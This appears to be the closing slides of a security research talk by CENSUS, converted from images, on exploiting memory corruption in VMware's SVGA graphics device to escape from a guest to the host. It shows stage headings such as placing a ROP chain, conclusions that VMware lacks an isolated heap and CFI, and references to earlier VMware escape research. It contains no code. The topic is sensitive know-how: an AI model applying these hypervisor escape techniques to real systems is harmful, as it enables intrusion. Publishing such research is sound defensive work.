

> YAY, WE GOT THE ADDRESS




> PLACE THE ROP CHAIN...



> PRISON BREAK!





> SHOW OFF (AKA DEMO!)

> CONCLUSION

- Reusable and reliable exploitation primitives for memory corruption bugs were introduced
- SVGA has a good quality of code
  - however, it is amazingly complex, so expect more bugs
- VMware lacks modern exploitation mitigations
  - No isolated heap
  - No CFI

> REFERENCES

- Cloudburst - Kostya Kortchinsky, BHUSA 2009
- GPU Virtualization on VMware's Hosted I/O Architecture - Micah Dowty, Jeremy Sugerman
- Wandering through the Shady Corners of VMware Workstation/Fusion - ComSecuris, Nico Golde, Ralf-Philipp Weinmann
- L'art de l'evasion: Modern VMWare Exploitation Techniques - Brian Gorenc, Abdul-Aziz Hariri, Jasiel Spelman, OffensiveCon 2018
- The great escapes of Vmware: A retrospective case study of Vmware guest-to-host escape vulnerabilities – Debasish Mandal & Yakun Zhang, BHEU 2017
- Linux kernel driver (vmwgfx) is a treasure!
- **Special thanks fly to: Nick Sampanis, Aris Thallas, Sotiris Papadopoulos**

Thank you!

CENSUS

IT Security Works